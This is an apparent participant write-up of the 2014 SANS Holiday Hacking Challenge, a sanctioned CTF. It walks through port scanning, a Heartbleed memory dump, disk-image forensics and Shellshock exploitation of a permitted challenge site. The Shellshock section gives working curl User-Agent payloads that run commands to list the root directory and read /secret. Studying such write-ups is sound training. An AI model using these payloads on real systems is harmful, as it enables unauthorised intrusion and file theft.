


**2014 HOLIDAY HACKING CHALLENGE**  
**A CHRISTMAS HACKING CAROL**  
**- ANSWERS -**



Thank you! Ed Skoudis, Josh Wright, & Tom Hessman.


**Masashi Fujiwara**

<http://www.giac.org/certified-professional/masashi-fujiwara/113067>

<http://digital-forensics.sans.org/community/lethal-forensicator/coin-holders/f>

# Questions

[HTTP://PEN-TESTING.SANS.ORG/HOLIDAY-CHALLENGE/2014](http://pen-testing.sans.org/holiday-challenge/2014)



*And that, Dear Reader, is where you come in. Scrooge has been transformed by the secrets revealed by the visiting specters. But how? Analyze the evidence provided in our tale, and answer the following questions:*

- 1. What secret did the Ghost of Hacking Past include on the system at 173.255.233.59?*
- 2. What two secrets did the Ghost of Hacking Present deposit on the <http://www.scrooge-and-marley.com> website? You have permission to attack that website (TCP port 80 and 443 only) with the goal of retrieving those secrets, but please do not attempt any denial of service attacks or performance hogging attacks on that machine.*
- 3. What four secrets are found on the [USB file system image](#) bestowed by the Ghost of Hacking Future?*

## Answers

Eliza Secret: "Machines take me by surprise with great frequency. -Alan Turing"

Website Secret #1=Hacking can be noble.

Website Secret #2: Use your skills for good.

USB Secret #1: Your demise is a source of mirth.

USB Secret #2: Your demise is a source of relief.

USB Secret #3: Your demise is a source of gain for others.

USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.

# Eliza Secret

Use Nmap(<http://nmap.org/download.html>) to find open port.

```
nmap -sS -v -n -PN -p 20001-65535 173.255.233.59
```

```
root@netwars:/opt/tools# nmap -sS -v -n -PN -p 20001-65535 173.255.233.59
```

```
Starting Nmap 6.41SVN ( http://nmap.org ) at 2014-12-24 21:17 EST
```

```
Initiating SYN Stealth Scan at 21:17
```

```
Scanning 173.255.233.59 [45535 ports]
```

```
Increasing send delay for 173.255.233.59 from 0 to 5 due to 675 out of 2250 dropped probes since last increase.
```

```
SYN Stealth Scan Timing: About 5.86% done; ETC: 21:26 (0:08:18 remaining)
```

```
Increasing send delay for 173.255.233.59 from 5 to 10 due to max_successful_tryno increase to 4
```

```
SYN Stealth Scan Timing: About 6.70% done; ETC: 21:32 (0:14:09 remaining)
```

```
SYN Stealth Scan Timing: About 10.44% done; ETC: 21:31 (0:13:00 remaining)
```

```
SYN Stealth Scan Timing: About 14.81% done; ETC: 21:31 (0:11:36 remaining)
```

```
SYN Stealth Scan Timing: About 19.40% done; ETC: 21:30 (0:10:27 remaining)
```

```
SYN Stealth Scan Timing: About 24.10% done; ETC: 21:29 (0:09:30 remaining)
```

```
SYN Stealth Scan Timing: About 31.31% done; ETC: 21:30 (0:08:49 remaining)
```

```
SYN Stealth Scan Timing: About 36.07% done; ETC: 21:29 (0:08:00 remaining)
```

```
SYN Stealth Scan Timing: About 42.36% done; ETC: 21:30 (0:07:18 remaining)
```

```
SYN Stealth Scan Timing: About 49.74% done; ETC: 21:30 (0:06:38 remaining)
```

```
SYN Stealth Scan Timing: About 54.56% done; ETC: 21:30 (0:05:53 remaining)
```

```
Discovered open port 31124/tcp on 173.255.233.59
```

```
SYN Stealth Scan Timing: About 59.95% done; ETC: 21:30 (0:05:13 remaining)
```

```
SYN Stealth Scan Timing: About 65.28% done; ETC: 21:30 (0:04:25 remaining)
```

```
SYN Stealth Scan Timing: About 70.62% done; ETC: 21:30 (0:03:43 remaining)
```

```
SYN Stealth Scan Timing: About 75.98% done; ETC: 21:30 (0:03:01 remaining)
```

```
SYN Stealth Scan Timing: About 81.44% done; ETC: 21:30 (0:02:20 remaining)
```

```
SYN Stealth Scan Timing: About 86.75% done; ETC: 21:29 (0:01:40 remaining)
```

```
SYN Stealth Scan Timing: About 91.87% done; ETC: 21:29 (0:01:01 remaining)
```

```
Completed SYN Stealth Scan at 21:29, 750.57s elapsed (45535 total ports)
```

```
Nmap scan report for 173.255.233.59
```

```
Host is up (0.20s latency).
```

```
Not shown: 45534 closed ports
```

```
PORT      STATE SERVICE
```

```
31124/tcp open  unknown
```




**Found!! 31124/TCP !!**

# Eliza Secret

Connect to 31124/TCP with netcat(nc).  
In a conversation, keywords are “secret” and “surf”.  
Check my Web server's access log (see User-Agent column)!

```
student@netwars:~$ nc 173.255.233.59 31124
I AM ELIZA.  WHAT'S ON YOUR MIND?
> secret
A GIRL'S GOTTA KEEP HER SECRETS.  WHY DON'T YOU ASK ME ABOUT SOMETHING ELSE?
> secret
YOU REALLY ARE INTERESTED IN MY SECRET.  I THINK WE SHOULD GET TO KNOW EACH OTHER BETTER FIRST.  TELL ME ABOUT YOUR FAVOURITE WEBSITES.
> secret
I AM SO SORRY, BUT I CAN'T TELL YOU MY SECRET VIA THIS DIALOG.  I DO REALLY LIKE YOU, BUT I WORRY THAT SOMEONE MAY BE SHOULDER SURFING YOU.  NO
ONE IS SHOULDER SURFING ME, THOUGH, SO WHY DON'T YOU GIVE ME A URL THAT I CAN SURF TO?
> surf http://[REDACTED].com/
I DON'T MEAN TO RUSH YOU, BUT COULD YOU CHIVVY ON?
> surf http://[REDACTED].com/
HAVE OTHER PEOPLE SAID THAT YOU ARE STODGY?
> secret
I AM SO SORRY, BUT I CAN'T TELL YOU MY SECRET VIA THIS DIALOG.  I DO REALLY LIKE YOU, BUT I WORRY THAT SOMEONE MAY BE SHOULDER SURFING YOU.  NO
ONE IS SHOULDER SURFING ME, THOUGH, SO WHY DON'T YOU GIVE ME A URL THAT I CAN SURF TO?
> surf http://[REDACTED].com/
DOES THIS LOOK LIKE THE CORRECT PAGE?
[REDACTED]
> ^C
```

 My web server's URL.


 My web server's access log.

```
[root@sec log]# tail -n 1 /var/log/httpd/access_log
173.255.233.59 - - [30/Dec/2014:15:13:58 +0900] "GET / HTTP/1.1" 200 92 "-" "Mozilla/5.0 (Bombe; Rotors:36)
Eliza Secret: ¥"Machines take me by surprise with great frequency. -Alan Turing¥"
```

# Website Secret #1

I have permission to attack <http://www.scrooge-and-marley.com/> website (TCP port 80 and 443 only).

<http://www.scrooge-and-marley.com/>



<http://www.scrooge-and-marley.com/server-status>

Apache Server Status for [www.scrooge-and-marley.com](http://www.scrooge-and-marley.com)

Server Version: Apache/2.2.22 (Debian) PHP/5.4.4-14+deb7u5 mod\_python/3.3.1 Python/2.7.3 mod\_ssl/2.2.22 OpenSSL/1.0.1e mod\_perl/2.0.7 Perl/v5.14.2  
Server Built: Mar 4 2013 22:05:16

Current Time: Tuesday, 30-Dec-2014 09:47:08 UTC  
Restart Time: Saturday, 20-Dec-2014 12:42:10 UTC  
Parent Server Generation: 0  
Server uptime: 9 days 21 hours 4 minutes 58 seconds  
Total accesses: 21505854 - Total Traffic: 11.6 GB  
CPU Usage: u43.92 s27.87 cu.21 cs0 - .00844% CPU load  
25.2 requests/sec - 14.3 kB/second - 580 B/request  
1 requests currently being processed, 9 idle workers

.....w.....  
.....  
.....

Scoreboard Key:  
"\_" Waiting for Connection, "s" Starting up, "r" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,  
"c" Closing connection, "L" Logging, "G" Gracefully finishing,  
"I" Idle cleanup of worker, "." Open slot with no current process


Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	5586	0/1998/753281	_	4.77	45	39	0.0	1.08	577.02	23.239.15.124	127.0.0.1	POST / HTTP/1.1
1-0	6115	0/1147/776291	_	1.99	85	39	0.0	1.32	696.87	23.239.15.124	127.0.0.1	POST / HTTP/1.1
2-0	6157	0/1062/725426	_	1.78	96	39	0.0	0.55	591.12	23.239.15.124	127.0.0.1	POST / HTTP/1.1

# Website Secret #1

The webserver is vulnerable to Heartbleed bug(<http://heartbleed.com/>).  
Use `sslltest.py`(<https://gist.github.com/ixs/10116537>) to exploit Heartbleed bug.

```
root@netwars:~# python sslltest.py www.scrooge-and-marley.com
Connecting...
Sending Client Hello...
Waiting for Server Hello...
Server length: 58
... received message: type = 22, ver = 0302, length = 58
Server length: 584
... received message: type = 22, ver = 0302, length = 584
Server length: 397
... received message: type = 22, ver = 0302, length = 397
Server length: 4
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
Server length: 16384
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 FF FF D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f....."

3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```




Received content written to the file ./dump

WARNING: server returned more data than it should - server is vulnerable!

# Website Secret #1

To Retrieve "Secret" from dump file:  
`strings dump | grep Secret | ruby -r uri -ne 'print URI.unescape $_'`



```
root@netwars:~# strings dump | grep Secret | ruby -r uri -ne 'print URI.unescape $_'  
ved it seemed to scatter gloom and mystery.
```

```
It was shrouded in a deep black garment, which concealed its head, its face, its for  
m, and left nothing of it visible save one outstretched hand. But for this it would  
have been difficult to detach its figure from the night, and separate it from the da  
rkness by which it was surrounded. &Website Secret #1=Hacking can be noble.  
ved it seemed to scatter gloom and mystery.
```

```
It was shrouded in a deep black garment, which concealed its head, its face, its for  
m, and left nothing of it visible save one outstretched hand. But for this it would  
have been difficult to detach its figure from the night, and separate it from the da  
rkness by which it was surrounded. &Website Secret #1=Hacking can be noble.
```



# Website Secret #2

There is a "contact.html" page.  
It will submit a request to </cgi-bin/submit.sh> (It seems using CGI and Bash).

<http://scrooge-and-marley.com/contact.html>

The image shows a screenshot of a web browser displaying a contact form on the website [scrooge-and-marley.com/contact.html](http://scrooge-and-marley.com/contact.html). The browser's address bar shows the URL. The page has a yellow background with a red banner at the top containing the text **SCROOGE-AND-MARLEY.COM**. Below the banner, the heading **Contact Scrooge and Marley** is displayed. The contact form includes input fields for Name (placeholder: Enter name), Email (placeholder: Enter email), and Message (placeholder: Enter message), along with a Submit button. A blue arrow points from the Submit button to a separate window showing the source code of the <http://scrooge-and-marley.com/cgi-bin/submit.sh> file. The source code is as follows:

```
Source of: http://scrooge-and-marley.com/cgi-bin/submit.sh - Mozilla Firefox
File Edit View Help
1
2 <html><head><style type="text/css"> body { background-color: #E9DD09; }
  </style><META http-equiv="refresh" content="0;URL=http://www.scrooge-
  and-marley.com/"></head></html>
3
```

# Website Secret #2



The “submit.sh” is vulnerable to ShellShock bug(<https://shellshocker.net/>).  
Use curl with “-A” option(change User-Agent) to exploit ShellShock bug.

To check ShellShock bug:

```
curl -A '() { :};echo content-type:text/plain;echo; echo $((1+2));echo;exit'  
http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

To read submit.sh source code:

```
curl -A '() { :};echo content-type:text/plain;echo; echo $(<submit.sh);echo;exit'  
http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

```
student@netwars:/$ curl -A '() { :};echo content-type:text/plain;echo; echo $((1+2))  
;echo;exit' http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

```
3
```

```
student@netwars:/$ curl -A '() { :};echo content-type:text/plain;echo; echo $(<submi  
t.sh);echo;exit' http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

```
#!/bin/bash
```

```
echo 'Content-Type: text/html'
```

```
echo
```

```
echo
```

```
echo '<html><head><style type="text/css"> body { background-color: #E9DD09; } </style  
><META http-equiv="refresh" content="0;URL=http://www.scrooge-and-marley.com/"></head  
></html>'
```

# Website Secret #2



To Search secret file(ls /):

```
curl -A '() { :;};echo content-type:text/plain;echo; cd /;echo *;echo;exit' http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

To Read secret file(cat /secret):

```
curl -A '() { :;};echo content-type:text/plain;echo; while read line; do echo "$line"; done < /secret;echo;exit' http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

```
student@netwars:/$ curl -A '() { :;};echo content-type:text/plain;echo; cd /;echo *;echo;exit' http://www.scrooge-and-marley.com/cgi-bin/submit.sh  
bin dev etc lib lib64 run sbin secret selinux usr var
```

```
student@netwars:/$ curl -A '() { :;};echo content-type:text/plain;echo; while read line; do echo "$line"; done < /secret;echo;exit' http://www.scrooge-and-marley.com/cgi-bin/submit.sh
```

Website Secret #2: Use your skills for good. ←

Great resource:

<http://pen-testing.sans.org/blog/pen-testing/2014/12/08/using-built-ins-to-explore-a-really-restricted-shell>

# USB file system image(hhusb.dd.bin)

Use FTK Imager(<http://accessdata.com/product-download/digital-forensics/>) or SIFT Workstation(<http://digital-forensics.sans.org/community/downloads>) to extract files from image.

The screenshot shows the AccessData FTK Imager 3.1.1.8 interface. The Evidence Tree on the left shows the file system structure of the hhusb.dd.bin image, including folders like \$BadClus, \$Extend, \$Secure, and files like hh2014-chat.pcapng and Bed\_Curtains.zip. The File List on the right shows a list of files with their names, sizes, types, and timestamps. A yellow box highlights a list of four files: 1. LetterFromJackToChuck.doc, 2. hh2014-chat.pcapng, 3. hh2014-chat.pcapng:Bed\_Curtains.zip (ADS, Alternate Data Streams), and 4. Tiny\_Tom\_Crutches\_Final.jpg. The Properties window at the bottom left shows NTFS information for the selected file, including MFT Record Number, Record date, Resident status, and Owner/Group SIDs. The preview window at the bottom right shows a photograph of a round table with a red ribbon tied around it.

Name	Size	Type	Timestamp
\$Extend			
\$AttrDef			
\$BadClus			
\$Bitmap			
\$Boot			
\$I30			
\$LogFile	2,048	Regular File	2034/12/26 3:17:48
\$MFT	256	Regular File	2034/12/26 3:17:48
\$MFTMirr	4	Regular File	2034/12/26 3:17:48
\$Secure	1	Regular File	2034/12/26 3:17:48
\$TXF_DATA	1	NTFS Logged Utility Stream	2034/12/26 3:20:07
\$UpCase	128	Regular File	2034/12/26 3:17:48
\$Volume	0	Regular File	2034/12/26 3:17:48
hh2014-chat.pcapng	442	Regular File	2034/12/26 3:10:10
LetterFromJackToChuck.doc	81	Regular File	2034/12/26 3:10:10
Tiny_Tom_Crutches_Final.jpg	49	Regular File	2034/12/26 3:10:10

# USB file system image(hhusb.dd.bin)

Use “SIFT Workstation” to extract files from image:

```
ls -l hhusb.dd.bin
mount -o ro,loop,show_sys_files,streams_interface=windows hhusb.dd.bin
/mnt/windows_mount
ls /mnt/windows_mount
```

```
getfattr -n ntfs.streams.list /mnt/windows_mount/hh2014-chat.pcapng
ls -l /mnt/windows_mount/hh2014-chat.pcapng:Bed_Curtains.zip
file /mnt/windows_mount/hh2014-chat.pcapng:Bed_Curtains.zip
```

```
fls -m c: -r -i raw -o 0 hhusb.dd.bin >body
mactime -b body > timeline
grep -i "deleted" timeline
icat hhusb.dd.bin 34-128-1 > Tiny_Tom_Crutches_Final.jpg
ls -l Tiny_Tom_Crutches_Final.jpg
file Tiny_Tom_Crutches_Final.jpg
```

# USB file system image(hhusb.dd.bin)

```
Terminal File Edit View Search Terminal Help 12:28 PM
root@siftworkstation: /cases
root@siftworkstation:/cases# ls -l hhusb.dd.bin
-rwxrwxrwx 1 root root 8000000 Dec 21 06:08 hhusb.dd.bin
root@siftworkstation:/cases# mount -o ro,loop,show_sys_files,streams_interface=windows hhusb.dd.bin /mnt/windows_mount
root@siftworkstation:/cases# ls /mnt/windows_mount
$AttrDef $BadClus $Bitmap $Boot $Extend hh2014-chat.pcapng LetterFromJackToChuck.doc $LogFile $MFTMirr $Secure $UpCase $Volume
root@siftworkstation:/cases#
root@siftworkstation:/cases# getfattr -n ntfs.streams.list /mnt/windows_mount/hh2014-chat.pcapng
getfattr: Removing leading '/' from absolute path names
# file: mnt/windows_mount/hh2014-chat.pcapng
ntfs.streams.list="Bed_Curtains.zip"
root@siftworkstation:/cases# ls -l /mnt/windows_mount/hh2014-chat.pcapng:Bed_Curtains.zip
-rwxrwxrwx 2 root root 1429311 Dec 26 2034 /mnt/windows_mount/hh2014-chat.pcapng:Bed_Curtains.zip
root@siftworkstation:/cases# file /mnt/windows_mount/hh2014-chat.pcapng:Bed_Curtains.zip
/mnt/windows_mount/hh2014-chat.pcapng:Bed_Curtains.zip: Zip archive data, at least v2.0 to extract
root@siftworkstation:/cases#
root@siftworkstation:/cases# fls -m c: -r -i raw -o 0 hhusb.dd.bin >body
root@siftworkstation:/cases# mactime -b body > timeline
root@siftworkstation:/cases# grep -i "deleted" timeline
49209 m... -/rwxrwxrwx 0 0 34-128-1 c:/Tiny_Tom_Crutches_Final.jpg (deleted)
49209 .acb -/rwxrwxrwx 0 0 34-128-1 c:/Tiny_Tom_Crutches_Final.jpg (deleted)
120 macb -/rwxrwxrwx 0 0 34-48-2 c:/Tiny_Tom_Crutches_Final.jpg ($FILE_NAME) (deleted)
root@siftworkstation:/cases# icat hhusb.dd.bin 34-128-1 > Tiny_Tom_Crutches_Final.jpg
root@siftworkstation:/cases# ls -l Tiny_Tom_Crutches_Final.jpg
-rwxrwxrwx 1 root root 49209 Dec 30 12:26 Tiny_Tom_Crutches_Final.jpg
root@siftworkstation:/cases# file Tiny_Tom_Crutches_Final.jpg
Tiny_Tom_Crutches_Final.jpg: JPEG image data, JFIF standard 1.00, comment: "JPEG Encoder Copyright 1998, James R. Weeks and BioElectroMech"
root@siftworkstation:/cases#
```



1. LetterFromJackToChuck.doc
2. hh2014-chat.pcapng
3. hh2014-chat.pcapng:Bed\_Curtains.zip  
(ADS, Alternate Data Streams)
4. Tiny\_Tom\_Crutches\_Final.jpg




# USB Secret #1

Use exiftool(<http://www.sno.phy.queensu.ca/~phil/exiftool/>) to view LetterFromJackToChuck.doc properties.

[LetterFromJackToChuck.doc]



```
student@netwars:~/Desktop$ exiftool LetterFromJackToChuck.doc | grep "Secret"  
Secret : USB Secret #1: Your demise is a source of mirth.
```



# USB Secret #2

Use Wireshark(<https://www.wireshark.org/download.html>) to view “hh2014-chat.pcapng”.

hh2014-chat.pcapng [Wireshark 1.12.1 (v1.12.1-0-g01b65bf from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1992	311.6498920	10.10.10.123	10.10.10.10	TCP	66	46798-80 [ACK] Seq=460 Ack=419 win=30720 Len=0 Tsval=906426882 TSecr=588617
